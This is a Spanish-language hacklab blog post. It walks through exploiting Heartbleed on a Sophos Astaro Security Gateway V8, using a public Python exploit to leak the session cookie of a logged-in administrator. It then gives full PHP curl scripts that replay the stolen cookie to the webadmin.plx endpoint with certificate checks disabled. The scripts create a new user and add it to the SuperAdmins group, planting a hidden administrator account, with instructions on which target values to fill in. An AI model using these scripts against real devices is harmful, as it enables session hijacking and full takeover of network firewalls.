Este apartado es realizado gracias al laboratorio llevado a cabo en el hacklabmed que se reúne actualmente en Calle 80AA #36-39, Diagonal al Mall de Laureles – Medellín. La colaboración de todos los participantes hace posible las condiciones necesarias para hacer grandes cosas.

Lo que me impulsa para escribir este apartado es:

* Agradecimiento profundo a la comunidad de la seguridad informática.
* El ánimo de que este tipo de publicaciones convoque a más personas interesadas en estos temas.
* El mejoramiento personal y profesional que se da al compartir la información.

Antes que nada mencionare todo lo que necesitaremos para realizar este laboratorio lastimosamente existe un recurso que no todo podres acceder que es un dispositivo físico pero esto no nos parara para hacer las pruebas y este post : ) pero pueden descargar la máquina virtual de para hogar de Astaro de la pagina <http://www.sophos.com/es-es/products/free-tools/sophos-utm-home-edition.aspx>


Al momento está de moda la vulnerabilidad Heartbleed que se describe en este sitio muy bien <http://heartbleed.com/> y en este <http://blog.cloudflare.com/the-heartbleed-aftermath-all-cloudflare-certificates-revoked-and-reissued> que explica la vulnerabilidad y propone un reto informático con el objetivo de extraer la llave privada de un servidor partiendo de la vulnerabilidad, Esta llave privada permitirá descifrar todo el tráfico cifrado SSL capturado entre una comunicación normal clientes - servidor.

En resumen si solicitamos más tráfico del debido en el latido que se da después de establecida una comunicación segura con la librerías de Open SSL el servidor terminara respondiendo con segmentos de memoria que cubre determinada aplicación en el servidor estos segmentos de memoria podría contener información sensible del servidor o inclusive de otros usuarios al que hallan ingresados información sensible al momento de la ejecución de un exploit para esta vulnerabilidad.


Al momento existen muchos exploit en internet que explotan esta vulnerabilidad para nuestro laboratorio usaremos este <https://gist.github.com/ah8r/10632982> este exploit realizado en python se adapta perfectamente a nuestras necesidades, lo interesante de este exploit es que nos dirá si un target es vulnerable, adicionalmente explotara la vulnerabilidad mostrando segmentos de memoria del servidor con el fallo.

El dispositivo a evaluar será un Astaro Security Gateway en su versión V8 de la reconocida macar Sophos donde ejecutaremos el exploit descargado después de esta pequeñísima introducción empezaremos con nuestra investigación.

1. Para iniciar la interfaz de administración web del Astaro nos encontramos a una conexión HTTPS por el puerto por defecto del dispositivo 4444




1. Una vez logueados identificamos una única cookie SID que llevara la sesión de los usuarios logueados al momento



1. En el lado del atacante se ejecuta el exploit con los debidos parámetros



1. Después de varias ejecuciones del exploit ssltest.py obtendremos diferentes parámetros privados de una sesión activa tomaremos la cookie SID de algún usuario logueado en la interfaz web




Una vez obtenida la cookie de algún usuario tratamos de ingresar a la interfaz web asignándonos manualmente la cookie por medio de una herramienta como Advanced Cookie Manager pero se detecta esta técnica no es efectiva contra el dispositivo Astaro al parecer existe un sistema de seguridad que consiste en colocar todas las variables en blando al momento de ingresar a la interfaz de administración https://<ip>:4444, esto ocasionara al momento de un ingreso común por la interfaz web set null a nuestra cookie asignada a mano los que nos permitirá avanzar de la interfaz web de login lo que nos obliga a tomar otra estrategia.

1. La nueva metodología a tomar es la creación de un usuario remoto con los privilegios de superadmin el usuario avanzado del dispositivo en una configuración por defecto que controla la totalidad de la interfaz web.

Con el fin de extraer información enviada al dispositivo al momento de crear un usuario debemos de loguearnos con el usuario admin y capturamos los parámetros legítimos enviados por post en nuestra máquina de prueba (estas capturas pueden realizase con herramientas que capturen las peticiones post al momento de ser enviadas por la interfaz web como HTTP Headers) al dispositivo Astaro por un cliente legitimo al momento de crear otro usuario.

Se encuentra que el único parámetro relevante es la cookie esta petición tiene una estructura similar a esta.



En la imagen podemos observar cómo se crea el usuario pru con la contraseña “prueba”, también se observa la cookie de la sesión del usuario que lo crea.

Esta información revela que el único dato variable es la cookie y los datos de usuario que nosotros creamos, ahora podemos tratar de inyectar directamente la petición post con la petición formada directamente por nosotros por medio de la petición web por ejemplo en php así.

<?php

//$ip=192.168.0.254

//$puerto=4444

//$cookie=asdf1234431fdas

//$usuario=pru

//$password=prueba

$url = 'https://<ip>:<puerto>/webadmin.plx';

$ch = curl\_init();

curl\_setopt($ch, CURLOPT\_URL, $url);

curl\_setopt($ch, CURLOPT\_RETURNTRANSFER, true);

// Blindly accept the certificate

curl\_setopt($ch, CURLOPT\_SSL\_VERIFYPEER, false);

curl\_setopt($ch, CURLOPT\_POST, 0);

curl\_setopt($ch, CURLOPT\_POSTFIELDS,'{"objs": [{"FID": "user\_form\_submit", "elements": {"name": "myadmin", "realname": "myadmin", "email\_primary": "", "email\_secondary": [], "authentication": "local", "clearpass": "temporal", "clearpass\_confirm": "temporal", "backend\_update": "", "use\_ras\_ip": 0, "ras\_ip": "", "comment": "", "toggle\_user\_advanced": 0, "sender\_whitelist": [], "sender\_blacklist": []}, "form\_name": "TABLE\_definitions\_users\_FORM", "dyntab\_opts": {}, "callback": "form\_submit\_result", "ack": null, "update\_type": "table", "update\_name": "definitions\_users"}], "SID": "<cookie>", "browser": "gecko", "backend\_version": "17", "loc": "english", "\_cookie": null, "wdebug": 0, "RID": "1398563051088\_0.8741884701121616", "current\_uuid": "b60367f0-e018-11da-ad7f-0014221e9eba", "ipv6": false}');

curl\_setopt($ch, CURLOPT\_RETURNTRANSFER, true);

$response = curl\_exec($ch);

curl\_close($ch);

var\_dump($response);

?>


Copiamos este exploit en un editor de texto y guardamos

En la segunda línea debemos cambiar <ip> y <puerto> por los de nuestro target y en la línea 8 <cookie> por el valor de la sesión de un usuario valido capturada previamente acomodar el exploit para usar variables ip puerto y cookie.


La ejecución de este exploit seria así



Lo que daría por creado a nuestro usuario pru en el dispositivo Astaro



Ahora este nuevo usuario debemos de agregarlo al grupo por defecto superadmin en el dispositivo Astaro para dar a el nuevo usuario todos los privilegios para esto debemos de agregar al exploit php la petición post capturada en nuestro dispositivo de prueba al momento de asignar un usuario en el grupo superadmin, La petición tendría una estructura similar a esta.



En esta trama se puede visualizar que los únicos parámetros variables son el usuario que se asignara al grupo superadmin y la cookie SID, simplemente fabricaremos el paquete y lo adjuntaremos al exploit así.

<?php

$url = 'https://192.168.0.254:4444/webadmin.plx';

$sid = "ZdARMpOygNOyJMNTtGIt";

$ch = curl\_init();

curl\_setopt($ch, CURLOPT\_URL, $url);

curl\_setopt($ch, CURLOPT\_RETURNTRANSFER, true);

// Blindly accept the certificate

curl\_setopt($ch, CURLOPT\_SSL\_VERIFYPEER, false);

curl\_setopt($ch, CURLOPT\_POST, 0);

curl\_setopt($ch, CURLOPT\_POSTFIELDS,'{"objs": [{"FID": "user\_form\_submit", "elements": {"name": "prueba2", "realname": "prueba2", "email\_primary": "", "email\_secondary": [], "authentication": "local", "clearpass": "temporal", "clearpass\_confirm": "temporal", "backend\_update": "", "use\_ras\_ip": 0, "ras\_ip": "", "comment": "", "toggle\_user\_advanced": 0, "sender\_whitelist": [], "sender\_blacklist": []}, "form\_name": "TABLE\_definitions\_users\_FORM", "dyntab\_opts": {}, "callback": "form\_submit\_result", "ack": null, "update\_type": "table", "update\_name": "definitions\_users"}], "SID": "xEyBCSKmSmMtRkRhqhzr", "browser": "gecko", "backend\_version": "17", "loc": "english", "\_cookie": null, "wdebug": 0, "RID": "1398563051088\_0.8741884701121616", "current\_uuid": "b60367f0-e018-11da-ad7f-0014221e9eba", "ipv6": false}');

curl\_setopt($ch, CURLOPT\_RETURNTRANSFER, true);

$response = curl\_exec($ch);

var\_dump($response);

curl\_setopt($ch, CURLOPT\_POSTFIELDS,'{"objs": [{"FID": "group\_form\_submit", "elements": {"name": "SuperAdmins", "dynamic": "none", "members": ["REF\_AaaUseAdmin", "REF\_DefaultSuperAdmin", "REF\_AaaUseNacional", "REF\_AaaUsePru"], "ipsec\_dn": "", "backend\_match": "", "use\_adirectory\_groups": "", "adirectory\_groups": [], "use\_edirectory\_groups": "", "edirectory\_groups": [], "radius\_groups": [], "tacacs\_groups": [], "use\_ldap\_attribute": "", "ldap\_attribute": "", "ldap\_attribute\_value": "", "comment": "Users with WebAdmin SuperAdmin access"}, "form\_name": "TABLE\_definitions\_groups\_FORM", "dyntab\_opts": {}, "callback": "form\_submit\_result", "ack": null, "obj\_src": "REF\_DefaultSuperAdminGroup", "update\_type": "table", "update\_name": "definitions\_groups"}], "SID": "xEyBCSKmSmMtRkRhqhzr", "browser": "gecko", "backend\_version": "2", "loc": "english", "\_cookie": null, "wdebug": 0, "RID": "1398989275697\_0.6362012724369541", "current\_uuid": "bfa2295e-e018-11da-a538-0014221e9eba", "ipv6": false}');

$response = curl\_exec($ch);

var\_dump($response);

curl\_close($ch);

?>

Una vez ejecutado el exploit podemos ver al usuario asignado al grupo super admin

